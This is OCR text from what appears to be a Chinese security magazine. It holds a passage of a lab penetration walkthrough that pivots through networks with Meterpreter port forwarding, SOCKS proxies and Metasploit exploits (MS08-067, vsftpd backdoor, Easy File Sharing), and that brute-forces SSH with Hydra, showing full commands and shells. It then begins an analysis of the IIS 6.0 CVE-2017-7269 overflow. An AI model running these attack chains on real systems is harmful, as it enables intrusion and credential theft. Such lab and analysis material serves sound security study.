portfwd 的用法如下:

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]
OPTIONS:
    -L >opt>    The local host to listen on (optional).
    -h          Help banner.
    -l >opt>    The local port to listen on.
    -p >opt>    The remote port to connect on.
    -r >opt>    The remote host to connect on.
meterpreter >
```

其中-L 只能设置为攻击者的 ip,不能设置为肉鸡的 ip,-L 设置的 ip 可以是攻击者的内网 ip,-r 也可以是目标的内网 ip,两个内网之 间通过 meterpreter 会话的"隧道"来连通,如果-L 后设置的 ip 是攻击者的内网 ip,-r 后设置的是目标机器的内网 ip,portfwd 通过 meterpreter 会话连通两台,-l 是指攻击者的监听端口,运行完上面的 portfwd add -L 172.16.0.20 -l 2323 -p 80 -r 7.7.7.20 命令后,Attacker 的 2323 端口将变成监听状态(也即 Attacker 会开启 2323 端口) 这里还要注意 route add 命令只能是在 meterpreter 会话中有效,不能系统全局有效,笔者认为 route add 也是通过 meterpreter 会 话的"隧道"来实现攻击者能够访问目标机器其他网段机器的,也即在上面的 Attacker 通过 portfwd 来实现访问目标机器其他网段 机器而不能因为在 portfwd 模块运行前由于已经运行了 route add 模块而由 Attacker 的浏览器直接访问目标 7.7.7.20:80,因为 route add 只会给 msf 的模块提供 meterpreter 会话通道作为代理服务,只有 meterpreter 会话下可用的模块可以直接访问 7.7.7.x 网段,Attacker 的浏览器想直接访问 7.7.7.20 需要使用 proxychins 和 msf 开启的 sock4 代理.

上面访问得到目标机器 JC 的 80 端口信息看出 JC 运行的是 Eash File Sharing Web Server,可用 msf 中的模块尝试 getshell,操作如 下(如果没有在 meterpreter 中添加路由 msf 是访问不到 7.7.7.20 的):

```
msf    > use exploit/windows/http/easyfilesharing_seh
msf exploit(easyfilesharing_seh) > show options
Module options (exploit/windows/http/easyfilesharing_seh):
    Name      Current Setting    Required    Description
    ----      ---------------    --------    -----------
    RHOST                        yes         The target address
    RPORT    80                  yes         The target port
Exploit target:
    Id    Name
    --    ----
    0      Easy File Sharing 7.2 HTTP
msf exploit(easyfilesharing_seh) > set rhost 7.7.7.20
rhost => 7.7.7.20msf exploit(easyfilesharing_seh) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(easyfilesharing_seh) > run
[*] Started bind handler
[*] 7.7.7.20:80 - 7.7.7.20:80 - Sending exploit...
[+] 7.7.7.20:80 - Exploit Sent
[*] Sending stage (957999 bytes) to 7.7.7.20
[*] Meterpreter session 2 opened (172.16.0.20-172.16.0.11:0 -> 7.7.7.20:4444) at 2016-12-26 14:21:11 +0300
```

或者从 JC(7.7.7.20)22 端口入手:

```
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(ssh_enumusers) > set rhosts 7.7.7.20rhosts => 7.7.7.20msf auxiliary(ssh_enumusers) > set rport
22rport => 22msf auxiliary(ssh_enumusers) > set user_file
/usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
user_file => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
msf auxiliary(ssh_enumusers) > run
[*] 7.7.7.20:22 - SSH - Checking for false positives
[*] 7.7.7.20:22 - SSH - Starting scan
[+] 7.7.7.20:22 - SSH - User 'admin' found
[-] 7.7.7.20:22 - SSH - User 'root' not found
[-] 7.7.7.20:22 - SSH - User 'Administrator' not found
[+] 7.7.7.20:22 - SSH - User 'sysadm' found
```

```
[-] 7.7.7.20:22 - SSH - User 'tech' not found
[-] 7.7.7.20:22 - SSH - User 'operator' not found
[+] 7.7.7.20:22 - SSH - User 'guest' found
[-] 7.7.7.20:22 - SSH - User 'security' not found
[-] 7.7.7.20:22 - SSH - User 'debug' not found
[+] 7.7.7.20:22 - SSH - User 'manager' found
[-] 7.7.7.20:22 - SSH - User 'service' not found
[-] 7.7.7.20:22 - SSH - User '!root' not found
[+] 7.7.7.20:22 - SSH - User 'user' found
[-] 7.7.7.20:22 - SSH - User 'netman' not found
[+] 7.7.7.20:22 - SSH - User 'super' found
[-] 7.7.7.20:22 - SSH - User 'diag' not found
[+] 7.7.7.20:22 - SSH - User 'Cisco' found
[-] 7.7.7.20:22 - SSH - User 'Manager' not found
[+] 7.7.7.20:22 - SSH - User 'DTA' found
[-] 7.7.7.20:22 - SSH - User 'apc' not found
[+] 7.7.7.20:22 - SSH - User 'User' found
[-] 7.7.7.20:22 - SSH - User 'Admin' not found
[+] 7.7.7.20:22 - SSH - User 'cablecom' found
[-] 7.7.7.20:22 - SSH - User 'adm' not found
[+] 7.7.7.20:22 - SSH - User 'wradmin' found
[-] 7.7.7.20:22 - SSH - User 'netscreen' not found
[+] 7.7.7.20:22 - SSH - User 'sa' found
[-] 7.7.7.20:22 - SSH - User 'setup' not found
[+] 7.7.7.20:22 - SSH - User 'cmaker' found
[-] 7.7.7.20:22 - SSH - User 'enable' not found
[+] 7.7.7.20:22 - SSH - User 'MICRO' found
[-] 7.7.7.20:22 - SSH - User 'login' not found
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
^C
msf auxiliary(ssh_enumusers) >
```

然后用 hydra 本地用 msf 模块开启的 1080 端口的 sock4 代理尝试爆破：

```
root@kali:~# proxychains hydra 7.7.7.20 ssh -s 22 -L /tmp/user.txt -P top100.txt -t 4
ProxyChains-3.1 (http://proxychains.sf.net)
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 4 tasks per 1 server, overall 64 tasks, 20 login tries (l:2/p:10), ~0 tries per task
[DATA] attacking service ssh on port 22
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
|S-chain|-<>-172.16.0.20:1080-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK<><>-OK<><>-OK<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
[22][ssh] host: 7.7.7.20      login: admin      password: 123456
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished
root@kali:~#
```

发现有可用帐户密码 admin:123456,然后再用 sock4 代理 ssh 登录：

```
root@kali:~# proxychains ssh admin@7.7.7.20
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
The authenticity of host '7.7.7.20 (7.7.7.20)' can't be established.
ECDSA key fingerprint is SHA256:Rcz2KrPF3BTo16Ng1kET91ycbr9c8vOkZcZ6b4VawMQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '7.7.7.20' (ECDSA) to the list of known hosts.
admin@7.7.7.20's password:
bvshell:/C/Documents and Settings/All Users$ pwd
/C/Documents and Settings/All Users
bvshell:/C/Documents and Settings/All Users$ dir
2016-12-24  21:32          <DIR> Application Data
2016-12-25  06:16          <DIR> Desktop
2016-12-24  18:36          <DIR> Documents
2016-12-24  18:37          <DIR> DRM
2016-12-24  21:32          <DIR> Favorites
2016-12-24  18:38          <DIR> Start Menu
2016-12-24  21:32          <DIR> Templates
```

```
        0 Files                     0 bytes
        7 Directories
bvshell:/C/Documents and Settings/All Users$
```

或者用 ms08067：

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   RHOST                        yes       The target address
   RPORT       445              yes       The SMB service port
   SMBPIPE     BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
Exploit target:
   Id  Name
   --  ----
   0   Automatic Targeting
msf exploit(ms08_067_netapi) > set rhost 7.7.7.20rhost => 7.7.7.20msf exploit(ms08_067_netapi) > set payload
windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   RHOST       7.7.7.20         yes       The target address
   RPORT       445              yes       The SMB service port
   SMBPIPE     BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/bind_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     7.7.7.20         no        The target address
Exploit target:
   Id  Name
   --  ----
   0   Automatic Targeting
msf exploit(ms08_067_netapi) > run
[*] Started bind handler
[*] 7.7.7.20:445 - Automatically detecting the target...
```

```
[*] 7.7.7.20:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] 7.7.7.20:445 - We could not detect the language pack, defaulting to English
[*] 7.7.7.20:445 - Selected Target: Windows 2003 SP2 English (NX)
[*] 7.7.7.20:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 7.7.7.20[*] Meterpreter session 2 opened (172.16.0.20-172.16.0.11:0 ->
7.7.7.20:4444)
meterpreter >
```

成功溢出 getshell 后查看 JC(7.7.7.20)网卡信息：

```
meterpreter > ipconfigInterface  1============Name         : MS TCP Loopback interfaceHardware MAC :
00:00:00:00:00:00MTU          : 1520IPv4 Address : 127.0.0.1Interface 65539============Name          :
Intel(R) PRO/1000 MT Desktop AdapterHardware MAC : 08:00:27:29:cd:cbMTU          : 1500IPv4 Address :
8.8.8.3IPv4 Netmask : 255.255.255.0Interface 65540============Name          : Intel(R) PRO/1000 MT
Desktop Adapter #2Hardware MAC : 08:00:27:e3:47:43MTU          : 1500IPv4 Address : 7.7.7.20IPv4
Netmask : 255.255.255.0meterpreter >
```

发现又出现一个 8.8.8.x 的网段,于是将这个网段添加路由,以便 msf 中的模块可以访问到 8.8.8.x 网段.

0x03 Step3

先直接用新的 meterpreter shell 看看 8.8.8.x 这个网段有什么机器

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=8.8.8.0/24[*] Running module against SRV03[*]
ARP Scanning 8.8.8.0/24[*]     IP: 8.8.8.3 MAC 08:00:27:29:cd:cb (CADMUS COMPUTER SYSTEMS)[*]     IP: 8.8.8.1
MAC 0a:00:27:00:00:03 (UNKNOWN)[*]     IP: 8.8.8.9 MAC 08:00:27:56:f1:7c (CADMUS COMPUTER SYSTEMS)[*]
IP: 8.8.8.13 MAC 08:00:27:13:a3:b1 (CADMUS COMPUTER SYSTEMS)
```

为了让 msf 中所有模块都能访问到 8.8.8.x 网段,在新的 meterpreter 会话中添加路由:

```
meterpreter > run autoroute -s 8.8.8.0/24[*] Adding a route to 8.8.8.0/255.255.255.0...[+] Added route to
8.8.8.0/255.255.255.0 via 7.7.7.20[*] Use the -p option to list all active routes
```

为了让 Attacker 的除了 msf 模块以外的其他应用程序能访问到 8.8.8.x 网段,再使用 msf 的开启 sock4 代理的模块开启另外一个端口 作为 8.8.8.x 网段的入口:

```
msf exploit(ms08_067_netapi) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options
Module options (auxiliary/server/socks4a):
   Name       Current Setting   Required   Description
   ----       ---------------   --------   -----------
   SRVHOST    172.16.0.20       yes        The address to listen on
   SRVPORT    1080              yes        The port to listen on.
```

```
Auxiliary action:
    Name      Description
    ----      -----------
    Proxy
msf auxiliary(socks4a) > set SRVPORT 1081SRVPORT => 1081msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
msf auxiliary(socks4a) >
```

也即现在 Attacker 本地的 1080 端口的代理可以访问到 7.7.7.x 网段,1081 端口的代理可以访问到 8.8.8.x 网段,然后将新开的端口 添加到 proxychains 的配置文件中：

```
root@kali:~# cat /etc/proxychains.conf | grep -v "#"dynamic_chainproxy_dns tcp_read_time_out
15000tcp_connect_time_out 8000socks4    172.16.0.20 1080    # First Pivotsocks4    172.16.0.20 1081    # Second
Pivot
```

上面的两个代理相当于扇门的钥匙,172.16.0.20:1080 是 7.7.7.x 的钥匙,172.16.0.20:1081 是 7.7.7.x 后面的 8.8.8.x 的钥匙 ,Attacker 要想访问到 8.8.8.x 可以通过先打开 7.7.7.x 的门,再打开 8.8.8.x 的门(因为 8.8.8.x 这个门在 7.7.7.x 这个门之后)

使用 Attacker 本地的 nmap 扫描下 8.8.8.x 网段:

```
root@kali:~# proxychains nmap -sT -sV -p21,22,23,80 8.8.8.9 -n -Pn -vvProxyChains-3.1
(http://proxychains.sf.net)Starting Nmap 7.25BETA1 ( https://nmap.org )Nmap wishes you a merry Christmas!
Specify -sX for Xmas Scan (https://nmap.org/book/man-port-scanning-techniques.html).NSE: Loaded 36 scripts for
scanning.
Initiating Connect Scan
Scanning 8.8.8.9 [4 ports]
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:21-<><>-OK
Discovered open port 21/tcp on
8.8.8.9|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:23-<><>-OK
Discovered open port 23/tcp on
8.8.8.9|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:22-<><>-OK
Discovered open port 22/tcp on
8.8.8.9|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:80-<><>-OK
Discovered open port 80/tcp on 8.8.8.9Completed Connect Scan at 05:54, 1.37s elapsed (4 total ports)Initiating
Service scan at 05:54
Scanning 4 services on 8.8.8.9
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:21-<><>-OK
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:22-<><>-OK
```

```
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:23-<><>-OK
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:80-<><>-OK
Completed Service scan at 05:54, 11.09s elapsed (4 services on 1 host)NSE: Script scanning 8.8.8.9.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 05:54
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:80-<><>-OK
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:80-<><>-OK
Completed NSE at 05:54, 1.71s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 05:54
Completed NSE at 05:54, 0.00s elapsed
Nmap scan report for 8.8.8.9
Host is up, received user-set (0.41s latency).
Scanned
PORT      STATE SERVICE REASON    VERSION
21/tcp open    ftp         syn-ack vsftpd 2.3.4
22/tcp open    ssh         syn-ack OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)23/tcp open    telnet    syn-ack
Linux telnetd
80/tcp open    http        syn-ack Apache httpd 2.2.8 ((Ubuntu) DAV/2)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP
address (1 host up) scanned in 14.59 seconds
root@kali:~#
```

发现 8.8.8.9(SK)这台机器可能有漏洞,用 msf 模块尝试 getshell:

```
msf > msf > use exploit/unix/ftp/vsftpd_234_backdoor msf exploit(vsftpd_234_backdoor) > show options Module
options (exploit/unix/ftp/vsftpd_234_backdoor):     Name     Current Setting   Required   Description     ----
---------------     --------     -----------     RHOST                              yes            The target address     RPORT    21
yes            The target portExploit target:     Id    Name     --    ----     0     Automaticmsf
exploit(vsftpd_234_backdoor) > set rhost 8.8.8.9rhost => 8.8.8.9msf exploit(vsftpd_234_backdoor) > run[*]
8.8.8.9:21 - Banner: 220 (vsFTPd 2.3.4)[*] 8.8.8.9:21 - USER: 331 Please specify the password.[+] 8.8.8.9:21 -
Backdoor service has been spawned, handling...[+] 8.8.8.9:21 - UID: uid=0(root) gid=0(root)[*] Found shell.[*]
Command shell session 4 opened (Local Pipe -> Remote Pipe) pwd/iduid=0(root) gid=0(root)ifconfigeth0
Link encap:Ethernet    HWaddr 08:00:27:56:f1:7c                    inet addr:8.8.8.9    Bcast:8.8.8.255
Mask:255.255.255.0                    inet6 addr: fe80::a00:27ff:fe56:f17c/64 Scope:Link                    UP BROADCAST
RUNNING MULTICAST    MTU:1500    Metric:1                    RX packets:10843 errors:0 dropped:0 overruns:0
frame:0                    TX packets:2779 errors:0 dropped:0 overruns:0 carrier:0                    collisions:0
txqueuelen:1000                    RX bytes:1081842 (1.0 MB)    TX bytes:661455 (645.9 KB)                    Base
address:0xd010 Memory:f0000000-f0020000 lo                    Link encap:Local Loopback                    inet
```

```
addr:127.0.0.1  Mask:255.0.0.0  inet6 addr: ::1/128 Scope:Host  UP LOOPBACK RUNNING
MTU:16436  Metric:1  RX packets:18161 errors:0 dropped:0 overruns:0 frame:0  TX
packets:18161 errors:0 dropped:0 overruns:0 carrier:0  collisions:0 txqueuelen:0  RX
bytes:5307479 (5.0 MB)  TX bytes:5307479 (5.0 MB)
```

360
安全应急响应中心

360IoT
安全守护计划

最高奖励 36万
IoT设备免费领取

扫 码 了 解

【二进制安全】

CVE-2017-7269：IIS6.0 远程代码执行漏洞分析及 Exploit

作者：k0shl
原文来源：http://whereisk0shl.top/cve-2017-7269-iis6-interesting-exploit.html

前言

CVE-2017-7269 是 IIS 6.0 中存在的一个栈溢出漏洞，在 IIS6.0 处理 PROPFIND 指令的时候，由于对 url 的长度没有进行有效的长度控制和检查，导致执行 memcpy 对虚拟路径进行构造的时候，引发栈溢出，该漏洞可以导致远程代码执行。

目前在 github 上有一个在 windows server 2003 r2 上稳定利用的 exploit，这个 exp 目前执行的功能是弹计算器，使用的 shellcode 方法是 alpha shellcode，这是由于 url 在内存中以宽字节形式存放，以及其中包含的一些 badchar，导致无法直接使用 shellcode 执行代码，而需要先以 alpha shellcode 的方法，以 ascii 码形式以宽字节写入内存，然后再通过一小段解密之后执行代码。

github 地址：https://github.com/edwardz246003/IIS_exploit

这个漏洞其实原理非常简单，但是其利用方法却非常有趣，我在入门的时候调试过很多 stack overflow 及其 exp，但多数都是通过覆盖 ret，覆盖 seh 等方法完成的攻击，直到我见到了这个 exploit，感觉非常艺术。但这个漏洞也存在其局限性，比如对于 aslr 来说似乎没有利用面，因此在高版本 windows server 中利用似乎非常困难，windows server 2003 r2 没有 aslr 保护。

在这篇文章中，我将首先简单介绍一下这个漏洞的利用情况；接着，我将和大家一起分析一下这个漏洞的形成原因；然后我将给大家详细介绍这个漏洞的利用，最后我将简要分析一下这个漏洞的 rop 及 shellcode。

我是一只菜鸟，如有不当之处，还望大家多多指正，感谢阅读！


弹弹弹 - - 一言不合就“弹”计算器

漏洞环境搭建

漏洞环境的搭建非常简单，我的环境是 windows server 2003 r2 32 位英文企业版，安装之后需要进入系统配置一下 iis6.0 ,首先在登陆 windows 之后 ,选择配置服务器 ,安装 iis6.0 服务 ,之后进入 iis6.0 管理器 ,在管理器中 ,有一个 windows 扩展 ,在扩展中有一个 webdav 选项，默认是进入用状态，在左侧选择 allow，开启 webdav，之后再 iis 管理器中默认网页中创建一个虚拟目录(其实这一步无所谓) ,随后选择 run->services.msc->WebClient 服务，将其开启，这样完成了我的配置。


触发漏洞

漏洞触发非常简单，直接在本地执行 python exp.py 即可，这里为了观察过程，我修改了 exp，将其改成远程，我们通过 wireshark 抓包，可以看到和目标机的交互行为。



可以看到，攻击主机向目标机发送了一个 PROPFIND 数据包，这个是负责 webdav 处理的一个指令，其中包含了我们的攻击数据，一个<>包含了两个超长的 httpurl 请求，其中在两个 http url 中间还有一个 lock token 的指令内容。


随后我们可以看到，在靶机执行了 calc，其进程创建在 w2wp 进程下，用户组是 NETWORK SERVICE。



我在最开始的时候以为这个 calc 是由于 SW_HIDE 的参数设置导致在后台运行，后来发现其实是由于 webdav 服务进程本身就是无窗口的，导致 calc 即使定义了 SW_SHOWNORMAL，也只是在后台启动了。

事实上，这个漏洞及时没有后面的<>中的 http url，单靠一个 IF:<>也能够触发，而之所以加入了第二个<>以及 lock token，是因为作者想利用第一次和第二次 http 请求来完成一次精妙的利用，最后在指令下完成最后一击。

我尝试去掉第二次<>以及请求，同样能引发 iis 服务的 crash。



CVE-2017-7269 漏洞分析

这个漏洞的成因是在 WebDav 服务动态链接库的 httpext.dll 的 ScStorageFromUrl 函数中，这里为了方便，我们直接来跟踪分析该函数，在下一小节内容，我将和大家来看看整个精妙利用的过程。我将先动态分析整个过程，然后贴出这个存在漏洞函数的伪代码。

在 ScStorageFromUrl 函数中，首先会调用 ScStripAndCheckHttpPrefix 函数，这个函数主要是获取头部信息进行检查以及对 host name 进行检查。

```
0:009> p//调用 CchUrlPrefixW 获取 url 头部信息
eax=67113bc8 ebx=00fffbe8 ecx=00605740 edx=00fff4f8 esi=0060c648 edi=00605740
eip=671335f3 esp=00fff4b4 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!ScStripAndCheckHttpPrefix+0x1e:
671335f3 ff5024          call    dword ptr [eax+24h]
ds:0023:67113bec={httpext!CEcbBaseImpl<IEcb>::CchUrlPrefixW (6712c72a)}
0:009> p
